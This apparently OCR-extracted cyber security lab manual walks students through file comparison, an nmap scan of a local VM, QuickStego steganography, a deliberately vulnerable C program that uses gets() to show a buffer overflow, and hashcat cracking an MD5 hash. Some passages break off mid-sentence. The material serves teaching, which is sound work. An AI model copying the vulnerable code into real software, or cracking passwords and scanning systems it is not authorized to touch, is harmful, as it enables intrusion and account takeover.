
- **COMPARE IT** is software that displays 2 files side by side, with colored differences sections to simplify analyzing. You can move changes between files with a single mouse click or keystroke, and of course, you have the ability to edit files directly in comparison window.
- It can make colored printout of differences report, exactly as it's on the screen. First of all, install the Compare It from the Link given below. <http://www.grisoft.com/wincmp3.htm> it is a 1.7 Mb Software package Click on Compare It Tool, It will show a window to select the files to be compared.
- First, select the first file and click on open and then select the second file and click on open.

STEP 1: open the notepad and create a first text file with the extension .txt and save with a file name



Step 2: create a second text file with the extension .txt

CYBER SECURITY LAB MANUAL



The word Steganography is derived from two Greek words- 'stegos' meaning 'to cover' and 'grayfia', meaning 'writing', thus translating to 'covered writing', or 'hidden'. It is one of the methods employed to protect secret or sensitive data from malicious attacks.

How is it different from cryptography?
Cryptography and steganography are both methods used to hide or protect secret data. However, they differ in the respect that cryptography makes the data unreadable, or hides the meaning of the data, while steganography hides the existence of the data.

In layman's terms, cryptography is similar to writing a letter in a secret language: people can read it, but won't understand what it means. However, the existence of a (probably secret) message would be obvious to anyone who sees the letter, and if someone either knows or figures out your secret language, t

If you were to use steganography in the same situation, you would hide the letter inside a pair of socks that you would be gifting the intended recipient of the letter. To those who don't know about the message, it would look like there was nothing more to your gift than the socks. But the intended recipient knows what to look for, an

Similarly, if two users exchanged media files over the internet, it would be more difficult to determine whether these files contain hidden messages, than if they were


Cryptography is often used to supplement the security offered by steganography. Cryptography algorithms are used to encrypt secret data before embedding it into cover fi

Image Steganography -
As the name suggests, Image Steganography refers to the process of hiding data within an image file. The image selected for this purpose is called the cover-image and t


How is it done?
An image is represented as an $N \times M$ (in case of greyscale images) or $N \times M \times 3$ (in case of colour images) matrix in memory, with each entry representing the intensity value c In image steganography, a message is embedded into an image by altering the values of some pixels, which are chosen by an encryption algorithm. The recipient of the ima

Step 4: Download the compare it tool install the Compare It from the Link given below.
<http://www.grisoft.com/wincmp3.htm> it is a 1.7 Mb Software package Click on Compare It Tool, It will show a window to select the files to be compared.


Step 5: Upload the first file to the compare it tool




Step 6: upload the second file to the compare it tool




**Step 7: Displays 2 files side by side, with colored differences sections to simplify analyzing.
You can move changes between files with a single mouse click or keystroke**



STEP 8: It also gives you Print report of the difference in the file as follows



STEP 9: the comparison result is get display.



RESULT:

The main aim is to comparison of two files for forensics investigation by COMPARE IT tool is executed successfully.

EXPT.NO 4(A)	Analyze the Port vulnerability of the system using NMAP to ensure security in Apache Server	DATE:
-----------------	---	-------

AIM:

The main aim is to scan the port using nmap in Apache server.

PROCEDURE:

NMAP Tool:

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.

Nmap features include:

- **Host discovery** – Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.
- **Port scanning** – Enumerating the open ports on target hosts.
- **Version detection** – Interrogating network services on remote devices to determine application name and version number.
- **TCP/IP stack fingerprinting** – Determining the operating system and hardware characteristics of network devices based on observations of network activity of said devices.
- **Scriptable interaction with the target** – using Nmap Scripting Engine¹ (NSE) and Lua programming language.

STEP 1 : Start the Virtual Machine and launch Kali Linux.

STEP 2 : open the terminal

STEP 3 : Stop the previously running Apache server (if any) using the code

```
sudo systemctl stop apache2
```

```
(root㉿kali)-[~/home/kali]
# sudo systemctl stop apache2
```

STEP 4 : Now, using the following code, start the Apache server.

```
sudo systemctl start apache2
```

```
(root㉿kali)-[~/home/kali]
# sudo systemctl start apache2
```

STEP 5 : Use NMAP to scan the current working system's IP address for any open ports.

```
(root㉿kali)-[~/home/kali]
# nmap 192.168.168.131
```

STEP 6 : Analyze the output and the services that are running on that IP address.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 03:19 EST
Nmap scan report for 192.168.168.131
Host is up (0.0000060s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
20/tcp    open  ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

STEP 7 : Close the Apache server using the code below.

```
sudo systemctl stop apache2
```

```
[root@kali]# sudo systemctl stop apache2
[root@kali]#
```

RESULT:

The main aim is to scan the port using nmap in Apache server is successfully completed.

EXPT.NO 4(B)	STEGANOGRAPHY - HIDING AND RECOVERING THE INFORMATION USING QUICKSTEGO TOOL	DATE
-----------------	---	------

AIM:

The main aim is to hide and recover the information using QUICKSTEGO TOOL.


PROCEDURE:

- Steganography is the science of writing hidden messages in such a way that no one apart from the sender and intended recipient even realizes there is a hidden message.
- QuickStego lets you hide text in pictures so that only other users of QuickStego can retrieve and read the hidden secret messages. Once text is hidden in an image the saved picture is still a 'picture', it will load just like any other image and appear as it did before.


Step 1 : Download the QuickStego tool

Step 2 : Install the QuickStego tool and launch the desktop icon

Step 3 : Open the QuickStego application




Step 4 : Create a text file or otherwise directly we can give the text data here we are creating a secrete text file with the extension .txt to upload in the image




Step 5 : upload the image file to the QuickStego application


CYBER SECURITY LAB MANUAL



Step 6: Upload the text file to the QuickStego application




Step 7 : Click hide text to hide the text document to image



Step 8 : Click save image to upload the secret data to image a new image file is created and saved

Step 9: Now close the stego application and open it again

Step 10 : Now open the newly saved image and click the Get Text



RESULT:

The main aim is to hide and recover the information using QUICKSTEGO TOOL is completed successfully.

EXPT.NO 5(a)	WRITE A PROGRAM TO ILLUSTRATE BUFFER OVERFLOW ATTACK	DATE:
-----------------	---	-------

AIM:

The main aim is to write a program to illustrate buffer overflow attack.

PROCEDURE:

A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. ... If the transaction overwrites executable code, it can cause the program to behave unpredictably and generate incorrect results, memory access errors, or crashes.

```
#include <stdio.h>
#include <string.h>

int main(void)

{
    char buff[15];
    int pass = 0;

    printf("\n Enter the password : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))

    {
        printf ("\n Wrong Password \n");
    }

    else

    {
        printf ("\n Correct Password \n");
        pass = 1;
    }
}
```

```

if(pass)
{
    /* Now Give root or admin rights to user*/
    printf ("\n Root privileges given to the user \n");
}
return 0;
}

```

The program above simulates scenario where a program expects a password from user and if the password is correct then it grants root privileges to the user.

Let's run the program with correct password ie 'thegeekstuff' :

OUTPUT

RUN1

Enter the password :

thegeekstuff

Correct Password

Root privileges given to the user

This works as expected. The passwords match and root privileges are given. But do you know that there is a possibility of buffer overflow in this program. The gets() function does not check the array bounds and can even write string of length greater than the size of the buffer to which the string is written. Now, can you even imagine what an attacker can do with this kind of a loophole?

Here is an example :

RUN 2

Enter the password :

hhhhhhhhhhhhhhhhhhhhhhhhhh

Wrong Password

Root privileges given to the user

RESULT:

The main aim is to write a program to illustrate buffer overflow attack is completed successfully.

EXPT.NO 5(b)	Implement a versatile hacking tool - Hashcat Tool for cracking the password.	
-----------------	--	--

AIM:

The main aim is to crack the password using Hashcat Tool

PROCEDURE:

Hashcat is a password cracking tool used for licit and illicit purposes.

Hashcat is a particularly fast, efficient, and versatile hacking tool that assists brute-force attacks by conducting them with hash values of passwords that the tool is guessing or applying

It gives the user the ability to brute-force credential stores using known hashes, to conduct dictionary attacks and rainbow tables, and to reverse engineer readable information on user behavior into hashed-password combination attacks.

It supports a wide range of hashing algorithms including MD5, SHA-1, SHA-2, and more.

Hashcat works by using the power of a computer's GPU to test millions of passwords per second.

It can also utilize multiple GPUs or even cluster-based processing for even faster password cracking.

Step1 : Open the hash file with the cat command, which will display the hash


Cat file.txt

Step 2: Use the hashcat tool to crack the password.

NOTE: For this you will need a file for a dictionary attack to perform brute force Credential check.

Step 3: write the following command for crackin g the password using hash

Hashcat -m 0 hashfile.txt rockyou.txt



The screenshot shows a terminal window on a Kali Linux desktop. The terminal has a dark background with light-colored text. At the top, there's a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal prompt is '(kali㉿kali)-[~/Desktop]'. The user runs three commands:

- \$ cat hashfile.txt
- e10adc3949ba59abbe56e057f20f883e
- \$ hashcat -m 0 --show hashfile.txt rockyou.txt
- e10adc3949ba59abbe56e057f20f883e:123456

The last command successfully cracks the password '123456'.

NOTE : If the above command doesn't work try the following command

```
Hashcat -m 0 --show hashfile.txt rockyou.txt
```

RESULT:

The main aim to crack the password using Hashcat Tool is successful

